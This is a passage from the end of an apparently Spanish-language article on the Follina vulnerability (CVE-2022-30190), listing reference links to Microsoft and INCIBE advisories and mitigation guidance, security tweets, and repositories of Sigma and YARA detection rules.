[11] https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30190

[12] https://www.incibe.es/protege-tu-empresa/avisos-seguridad/vulnerabilidades-vista-previa-documentos-y-otras-funcionalidades#:~:text=Deshabilitar%20el%20Panel%20vista%20previa%20y%20detalles%20en%20el%20Explorador%20de%20Windows.

[13] https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/#:~:text=To%20disable%20the%20 MSDT%20URL%20 Protocol

[14] https://twitter.com/gentilkiwi/status/1531384447219781634

[15] https://twitter.com/sans_isc/status/1531075423270051841

El

Repositorios de reglas Sigma y YARA

- https://www.nextron-systems.com/2022/06/13/follina-detection-with-thor-and-aurora/
- https://github.com/ernestak/Sigma-Rule-for-CVE-2022-30190/blob/main/suspicious_msdt_execution.yml
- https://github.com/securepeacock/sigma/blob/963289fbbc961454979d3b0219ac103a4142e1b4/rules/windows/process_creation/proc_creation_win_msdt_follina.yml
- https://github.com/tsale/Sigma_rules/blob/main/windows_exploitation/ms-msdt_exploitation.yml
- https://github.com/Neo23x0/signature-base/pull/184/files